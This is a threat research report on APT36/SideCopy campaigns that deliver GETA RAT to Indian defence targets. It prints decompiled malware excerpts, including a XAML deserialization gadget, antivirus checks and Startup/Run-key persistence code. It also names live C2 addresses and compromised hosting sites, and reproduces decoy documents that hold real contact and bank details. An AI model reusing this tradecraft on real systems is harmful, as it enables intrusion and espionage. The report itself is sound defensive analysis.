aryaka

Unveiling Transparent Tribe's (APT36) C&C and Network Tradecraft

Targeting Indian Government and Defence

Aryaka Threat Research Lab

Varadharajan Krishnasamy, Baskar M

Table of Contents

Executive Summary

Transparent Tribe (APT36) and the closely related SideCopy threat cluster represent a long-running espionage ecosystem that has consistently targeted Indian government, defense, and strategic infrastructure entities. These actors are known for their heavy reliance on spear-phishing, abuse of trusted document formats, and the use of both custom and commodity remote access trojans to establish persistent access. Over time, this ecosystem has demonstrated steady evolution in tooling, incorporating cross-platform payloads, memory-resident execution techniques, and increasingly stealthy command-and-control mechanisms to support long-term intelligence collection.

Over the past month, Aryaka Threat Research Labs observed and monitored multiple active campaigns targeting Indian defense and government-aligned organizations across both Windows and Linux environments. One observed campaign leveraged phishing-delivered LNK and HTA files on Windows systems to deploy GETA RAT, a .NET-based remote access trojan commonly associated with the SideCopy cluster. This infection chain abuses mshta.exe, XAML deserialization, and in-memory payload execution to evade file-based detection, while maintaining persistence through layered startup mechanisms.

A second campaign targeted Linux systems using a Go-based downloader to install ARES RAT, a Python-based remote access tool historically associated with Transparent Tribe activity. This variant emphasizes automated system profiling, recursive file enumeration, and data exfiltration, while establishing persistence through systemd user services.

In addition to these known malware families, Aryaka Threat Research Labs observed campaigns delivering Desk RAT, a Go-based remote access trojan delivered via a malicious PowerPoint Add-In (PPAM). Based on its targeting profile, delivery mechanisms, lure themes, and operational focus on Indian defense-related entities, Desk RAT is assessed to be associated with Transparent Tribe (APT36) activity. Desk RAT places strong emphasis on system diagnostics, telemetry collection, and real-time host monitoring, using WebSocket-based command-and-control communication to exchange structured heartbeat and client information messages.

Initial Infection – Phishing Delivery

These campaigns are typically delivered via spam emails containing malicious attachments or embedded download links that redirect victims to attacker-controlled infrastructure. These delivery mechanisms lead to weaponized files such as LNK shortcuts, ELF binaries, and malicious PowerPoint add-ins (PPAM), often disguised as legitimate documents to increase the likelihood of execution.

Once opened, these files initiate multi-stage infection chains that download and deploy secondary payloads, including Get RAT, Ares RAT, and Desk RAT. Collectively, these remote access trojans provide the attacker with persistent remote access, enabling system reconnaissance, data exfiltration, command execution, and long-term post-compromise operations across both Windows and Linux environments.

Abuse of LNK Shortcuts and HTA Execution for GETA RAT Delivery

As part of the first observed campaign targeting Windows systems, a multi-stage infection chain was observed that relies on malicious shortcut (LNK) files and HTML Application (HTA) execution to deliver **GETA RAT**.

Opening the malicious LNK file triggers the infection chain. The shortcut invokes mshta.exe to fetch and execute JavaScript from hxxps://innlive.in/assets/public/01/tun/, as shown in Figure 1.




Figure 1- Malicious LNK file

Compromised WebSites Used for Payload Delivery

The threat actor behind this campaign has compromised several legitimate websites and hosted malicious binaries on them to abuse the trust associated with reputable domains. In this campaign, we observed the malware being hosted on innlive.in and sifi.co.in, which are news and social initiative–focused websites in India, indicating the threat actor's deliberate use of trusted local domains for malware distribution. The Figure 2 shows the malicious script hosted on the site "sifi.co.in"




Figure 2 - Compromised Site hosting malicious HTA file

Malware Execution via XAML Deserialization and In-Memory Payload Loading

The JavaScript decodes a Base64 encoded payload using a hardcoded XOR key. The decrypted content is a XAML ResourceDictionary that uses ObjectDataProvider elements to access .NET framework classes via reflection. The XAML references the System.Workflow.ComponentModel.AppSettings type and interacts with a field named disableActivitySurrogateSelectorTypeCheck through reflective method calls.

While the XAML itself does not execute code, modifying this field is likely intended to relax workflow deserialization constraints, which could allow subsequent payloads to be deserialized and executed in memory. The Figure 3 shows the contents of the decrypted XAML file.

```
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
xmlns:s="clr-namespace:System;assembly=mscorlib"
xmlns:c="clr-namespace:System.Configuration;assembly=System.Configuration"
xmlns:r="clr-namespace:System.Reflection;assembly=mscorlib">
    <ObjectDataProvider x:Key="type" ObjectType="{x:Type s:Type}" MethodName="GetType">
        <ObjectDataProvider.MethodParameters>
            <s:String>System.Workflow.ComponentModel.AppSettings, System.Workflow.ComponentModel, Version=4.0.0.0, Culture=n
        </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>
    <ObjectDataProvider x:Key="field" ObjectInstance="{StaticResource type}" MethodName="GetField">
        <ObjectDataProvider.MethodParameters>
            <s:String>disableActivitySurrogateSelectorTypeCheck</s:String>
            <r:BindingFlags>40</r:BindingFlags>
        </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>
    <ObjectDataProvider x:Key="set" ObjectInstance="{StaticResource field}" MethodName="SetValue">
        <ObjectDataProvider.MethodParameters>
            <s:Object/>
            <s:Boolean>true</s:Boolean>
        </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>
    <ObjectDataProvider x:Key="setMethod" ObjectInstance="{x:Static c:ConfigurationManager.AppSettings}" MethodName ="Set">
        <ObjectDataProvider.MethodParameters>
            <s:String>microsoft:WorkflowComponentModel:DisableActivitySurrogateSelectorTypeCheck</s:String>
            <s:String>true</s:String>
        </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>
</ResourceDictionary>
```

Figure 3 - Decrypted XAML file

Following the XAML stage, the script decrypts an additional embedded payload that results in a .NET BinaryFormatter serialized object. Before deserialization, the script selects a CLR version string (v4.0.30319 or v2.0.50727) based on a registry check and sets the COMPLUS_Version environment variable for the current process.

The decrypted data is loaded into an in memory stream and deserialized using System.Runtime.Serialization.Formatters.Binary. This deserialization occurs entirely in memory, and the script does not write the decrypted payload to disk at any stage, as shown in Figure 4.

Figure 4 - In Memory .NET BinaryFormatter Deserialization

The decrypted payload is a malicious .NET DLL that invokes the Work() method as its primary execution routine. Upon execution, the malware processes an embedded GZIP compressed data blob, decompresses it, and uses the resulting content to construct a decoy file. The decoy is written to disk as “Tunnelling certification course.pdf” in the %TEMP% directory as shown in the Figure 5.




Figure 5 - Decoy File Generation


Before continuing execution, the malware checks whether the system has an active internet connection. It first verifies that a network interface is available and then tests connectivity to well-known external services such as Google, Microsoft, or Cloudflare. Execution proceeds only if at least one of these checks succeeds.

After confirming internet access, the malware attempts to connect to the hard-coded IP address 65.109.190.120 on TCP port 8951. If the connection is successful, it executes the previously created decoy document. If the connection fails, the malware displays an error message stating that the file format is not supported.

Decoy Document

The figures below illustrate the decoy documents used in recent campaigns. Analysis of these decoys strongly suggests a deliberate focus on Indian government- and defense-related personnel, with APT36 leveraging routine administrative and institutional documentation as its primary delivery mechanism.

By impersonating trusted authorities and closely mimicking everyday bureaucratic and operational workflows, APT36 appears to specifically target officials involved in governance, defense support functions, and strategic infrastructure activities. This approach is consistent with a low-noise, high-trust social engineering strategy aimed at establishing sustained access to sensitive environments, rather than relying on broad or indiscriminate targeting.



E-Mail

☎ : 011-25682793
Fax : 011-25687322
Email: bro-ddgpers@nic.in

Headquarters
Dte General Border Roads
Seema Sadak Bhawan
Ring Road, Delhi Cantt
New Delhi-110010

11338/Tunnel/DGBR/ 15 /EG1 dt 24 Oct 2025

HQ CE (P) Himank
HQ CE (P) Beacon
HQ CE (P) Vjayak
HQ CE (P) Sampark
HQ CE (P) Yojak

TUNNELLING CERTIFICATION COURSE (TCC-01) AT CME, PUNE WEF 17 NOV 2025 TO 13 DEC 2025

1. Ref this Dte letter No 11338/Tunnel/DGBR/13/EG1 dt 07 Oct 2025.

2. Copy of IHQ of MoD (Army), E-in-Cs Branch, E (Trg) letter No 48703/ 2025-26/20/E (Trg) dt 22 Oct 2025 vide which final detailment for the subject c

Figure 6 - Decoy Document

National Information Centre | Internet Services | Internal Documents

Government of India
Ministry of Electronics and Information Technology, NATIONAL INFORMATICSCENTRE

APPLICATION FOR UPDATION OF NAME BASED/ OFFICIAL NIC E-MAILID

(Please read the instructions given in the reverse of this page; the completed application form, duly signed by the concerned Project Coordinator /HOD of the concerned NIC Cell, should be **submitted to Support Center at "iNOC, NIC, A4B2 Bay, A-Block C.G.O. Complex")**. Please use CAPITAL LETTERS.

1) Name of the applicant *_____ IC Number/*_____
(Dr./Mr./Ms. First Name Middle Name & Surname) MES Number

2) (a) Date of Birth*:_____(b)Designation*:_____(c) Command _____
(DD/MM/YYYY)

3) Min/ Dept/ Org*: _____

4) Address for correspondence*: _____
(Present Office Address)

City:_____Dist:_____State*:_____Pin Code*: _____

5) Telephone Number: (Office)*_____Mobile*: _____

6) NIC Email ID* _____

7) Alternate e-mail address for correspondence*: _____

8) Date of Retirement/Date of Completion of Contract (DD/MM/YYYY)* _____
(Contractual employees/Consultants)

This is to declare that I have read the terms and conditions and I agree to abide by them.

Figure 7 - Decoy Document

AWHO

AWHO INFORMATION HANDOUT : NOV 2025

TYPES AND PRICES/RATE OF DWELLING UNITS/ PLOTS AT UNDER MENTIONED PROJECTS FOR NEW APPLICANTS

THE COST GIVEN IN THIS HANDOUT IS APPLICABLE TO PROSPECTIVE APPLICANTS ONLY. FLATS/PLOTS AVAILABILITY ON FIRST-COME-FIRST-SERVE BASIS

OMR, CHENNAI : TURNKEY PROJECT

Type of DU	CA (Sq Ft)	SA (Sq Ft)	Approx Final Cost * (in lakh, incl parking)	Regn Amt
MDA	744	1125	55.81 – 59.18	2,24,728
SFA	606	900	45.29 - 48.66	1,46,328

Regn open for Army, Navy & IAF personnel (serving / reired) including Priority-II, their widows & parents (in receipt of family pension) and also AR, GREF & Para Mil Pers.

* Exact cost of DU may vary with the type of mandatory parking with the DU.

https://awhosena.in/new/index.php/projects/south/chennai-omr-turnkey

PUNE WAGHOLI PH-II PROJECT

Type of DU	CA (SQ FT)	SA (SQ FT)	Approx Final Cost (in CRs incl 02 x Car Parking	Regn Amt (10% of cost of DU, Apln Fee & cost of Master Brochure)
LXA	1600	2177	Rs. 1.55 Cr	15,50,728/-

Regn open for Priority I & Priority II serving & retired personnel of Indian Army, their widows & parents (in receipt of family pension).

https://awhosena.in/new/index.php/projects/west/pune-wagholi-ph-ii

NOTE : PRIORITY-II (ANY APPLICANT WHO HAS ALREADY BEEN ALLOTTED A DU / PLOT BY AWHO).

PRAYAGRAJ KALINDIPURAM PROJECT

Code	Plot size (in Sq Mtr)	Regn Amt (10% of Cost of Plots, Apln Fee & cost of Master Brochure)	Remarks
PL1	115-150	Rs 5,25,650/-	
PL2	151-200	Rs 7,00,650/-	
PL3	201-250	Rs 8,75,650/-	Already Booked

Regn open for Priority I & Priority II serving & retired JCOs/OR of Indian Army, their widows & parents (in receipt of family pension).

https://awhosena.in/new/index.php/projects/north/prayagraj-ph-ii

NOTE : PRIORITY-II (ANY APPLICANT WHO HAS ALREADY BEEN ALLOTTED A DU / PLOT BY AWHO).

RTGS/NEFT OR INTERNET BANKING FOR PRAYAGRAJ PROJECT

Applicant may opt for the under mentioned mode of payment. They must attach transaction details with their application form. AWHO a/c details are as under

Bank Account Name	AWHO Collection a/c for AWHO Plotted Development at Kalindipuram Prayagraj
Beneficiary A/c No.	120031645776
Type of Bank A/c	SB
Name of Bank	CANARA BANK
Bank Address	40/26,E, Sulemsarai, Dist-Allahabad, Uttar Pradesh-211011
IFS Code	CNRB0005131

NOTE : NO CASH PAYMENTS TO BE MADE TO AWHO. ONLY RTGS/NEFT/DD ARE ACCEPTABLE.

MYSORE (KESARE VILL) DEVELOPED PLOTS

PLOT	CODE	Size of Plots @ Rs. 14300/ Sq yd	Regn Amt
A	DP1	140 to 154 SqYd	2,00,668/-
B	DP2	155 SqYd	
C	DP3	157 to 197 SqYd	
D	DP4	200 SqYd	
E	DP5	203 to 243 SqYd	
F	DP6	244 SqYd	
G	DP7	246 to 298 SqYd	
H	DP8	301 to 371 SqYd	
J	DP9	401 to 433 SqYd	
Commercial Plots @ Rs. 30,000/ Sq yd			
K	CP1	379.49 SqYd	
L	CP2	475.965qYd	
M	CP3	382.86 SqYd	

Regn open for Army, Navy & IAF personnel including Priority-II, their widows & parents (in receipt of family pension) and also AR&GREF Pers.

https://awhosena.in/new/index.php/projects/south/mysore W/L 40

NOTE : PRIORITY-II (ANY APPLICANT WHO HAS ALREADY BEEN ALLOTTED A DU / PLOT BY AWHO).

RTGS/NEFT OR INTERNET BANKING

For applying in various schemes, applicants may opt for the under mentioned mode of payment. They must attach transaction details with their application form. AWHO a/c details are as under

FOR CHENNAI OMR, PUNE WAGHOLI, MYSORE KESARE, DEMAND SURVEY SCHEMES AND SERVICE/ PROCESSING CHARGES OF LOAN DOCUS ONLY

Bank Account Name	Army Welfare Housing Organisation AWHO
Beneficiary A/c No.	2181245601032021
Type of Bank A/c	SB
Name of Bank	AU Small Finance Bank Ltd
Bank Address	24, Ring Road, Lajpat Nagar I New Delhi 110024
IFS Code	A U B L 0 0 0 2 4 5 6

NOTE : NO CASH PAYMENTS TO BE MADE TO AWHO. ONLY RTGS/NEFT/DD ARE ACCEPTABLE.

Figure 8 - Decoy Document

Payload Deployment & Persistence Mechanisms

After presenting the decoy document, the malware proceeds to deploy its secondary payloads and adjusts its execution and persistence behavior based on the security software present on the system. It enumerates installed antivirus products via WMI and checks for specific vendors, including Kaspersky, Quick Heal, Avast, AVG, Avira, Bitdefender, and Windows Defender as shown in the Figure 9.

```
foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
{
    if (managementBaseObject["displayName"].ToString().Contains("AVG"))
    {
        flag3 = true;
    }
    else if (managementBaseObject["displayName"].ToString().Contains("Kaspersky"))
    {
        flag7 = true;
    }
    else if (managementBaseObject["displayName"].ToString().Contains("Quick"))
    {
        flag6 = true;
    }
    else if (managementBaseObject["displayName"].ToString().Contains("Avast"))
    {
        flag4 = true;
    }
    else if (managementBaseObject["displayName"].ToString().Contains("Avira"))
    {
        flag5 = true;
    }
    else if (!managementBaseObject["displayName"].ToString().Contains("Bitdefender"))
    {
        managementBaseObject["displayName"].ToString().Contains("WindowsDefender");
    }
```

Figure 9 - Anti-virus check

As part of its execution chain, the malware drops two primary files into a directory, C:\Users\Public\core\:

- flow.hta – an HTA script executed via mshta.exe
- flowB.bat – a batch file used to launch flow.hta

To maintain persistence, the malware creates additional artifacts in the user's Startup folder at %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup. These include a batch script named flow.cmd and a shortcut file named flow.lnk, both configured to trigger the same execution chain.

```
if (flag7)
{
    if (!Directory.Exists(TestClass.targetPath))
    {
        Directory.CreateDirectory(TestClass.targetPath);
    }
    string text3 = "\"C:\\Windows\\SysWOW64\\mshta.exe\"  \"C:\\Users\\Public\\core\\" + TestClass.nameT;
    this.copyNewFile(TestClass.flowData, TestClass.targetPath + TestClass.nameT);
    Thread.Sleep(500);
    string text4 = Environment.GetFolderPath(Environment.SpecialFolder.Startup) + TestClass.DLLLnkName;
    this.createShortFile(text4, this.AvastTemp);
    Thread.Sleep(1000);
    Thread.Sleep(500);
    TestClass.ExecutePowerShellCommand(text3);
}
else if (flag6)
{
    if (!Directory.Exists(TestClass.targetPath))
    {
        Directory.CreateDirectory(TestClass.targetPath);
    }
    this.writeRun(this.StartBatFile, TestClass.targetPath + TestClass.RunbatNameT);
    Thread.Sleep(1000);
    string text5 = Environment.GetFolderPath(Environment.SpecialFolder.Startup) + TestClass.lnkNameT;
    this.createShortFile(text5, this.StartLnk);
    Thread.Sleep(1000);
```

Figure 10 - Creating Persistence

The flow.cmd file launches mshta.exe to load the HTA payload stored at C:\Users\Public\core\flow.hta. The flow.lnk shortcut is configured to execute the Windows command interpreter cmd.exe, which in turn launches the batch file located at C:\Users\Public\core\flowB.bat in the background. This batch file then invokes PowerShell to execute the same HTA payload flow.hta via mshta.exe.

In addition to Startup based persistence, the malware creates a registry autorun entry under HKCU\Software\Microsoft\Windows\CurrentVersion\Run. This entry is configured to execute C:\Users\Public\core\flowB.bat on user logon, providing an additional persistence mechanism. The specific combination of these persistence methods varies based on the antivirus software identified during execution.

Geta RAT

The flow.hta file performs a similar XAML deserialization routine that results in the in-memory execution of a different .NET DLL, identified as GETA RAT. This DLL exposes a function named DoMainWork(), which implements the core malicious logic.

Upon execution, the malware initiates a connection to a remote command-and-control server at IP address 2.56.10.86 on port 8621. The communication uses a custom TCP-based protocol instead of standard application-layer protocols such as HTTP, reducing reliance on protocol-specific indicators commonly monitored by network security controls.

After successfully establishing the connection, the GETA Rat constructs an initial beacon message containing host-specific information, including the local IPv4 address, username, computer name, and operating system version. Before transmission, the beacon is encrypted using AES with a hardcoded key embedded in the binary. The transmitted data is prefixed with a four-byte value that specifies the size of the encrypted payload. The message is sent to the remote server in the following format:

- EncryptedDataSize|NewConnection|IPV4 Address |User name | computer name| OS version

The Figure 11 shows the encrypted TCP Packet containing the initial beacon details.




Figure 11 - Encrypted Initial Beacon

After sending the initial beacon, the RAT establishes a periodic heartbeat mechanism by registering a timer that invokes the PingServer routine at randomized intervals between 30 and 60 seconds as shown in Figure 12. This routine sends a simple “PingServer” message to the command-and-control server, enabling the operator to monitor active infections and maintain the communication session while avoiding predictable network traffic patterns.

```
if (this.tick == null)
{
    this.tick = new global::System.Threading.Timer(new TimerCallback
      (this.PingServer), null, new Random().Next(30000, 60000), new
      Random().Next(30000, 60000));
}
```

Figure 12 - PingServer Routine

The Figure 13 shows the encrypted TCP packet carrying the heartbeat message sent to the server




Figure 13 - AES Encrypted HeartBeat

Command-and-Control Capabilities of Geta RAT

Once the heartbeat packet is received, the server sends commands to be executed on the victim's machine. The server is capable of executing the following commands on the victim system.

Command	Description
Disconnected	Terminates the active C2 connection by closing the network stream.
SystemInformation	Collects system information and extended host details, then sends them back to the C2 server.
ProcessManager	Enumerates running processes and returns the process list to the server.
Pkill	Terminates a specified process and returns the updated process list.
Software	Enumerates installed software on the infected system.
Passwords	Harvests stored credentials from the system.
GetCPText	Retrieves the current clipboard contents.
SaveCPText	Replaces clipboard contents with attacker-supplied data.
GetPcBounds	Retrieves screen resolution dimensions of the primary display.
RD	Captures screenshots and transmits them to the C2 server.

SetCurPos	Moves the mouse cursor to attacker-controlled coordinates.
GetHostsFile	Reads and sends the system hosts file to the server.
SaveHostsFile	Overwrites the system hosts file with attacker-supplied content.
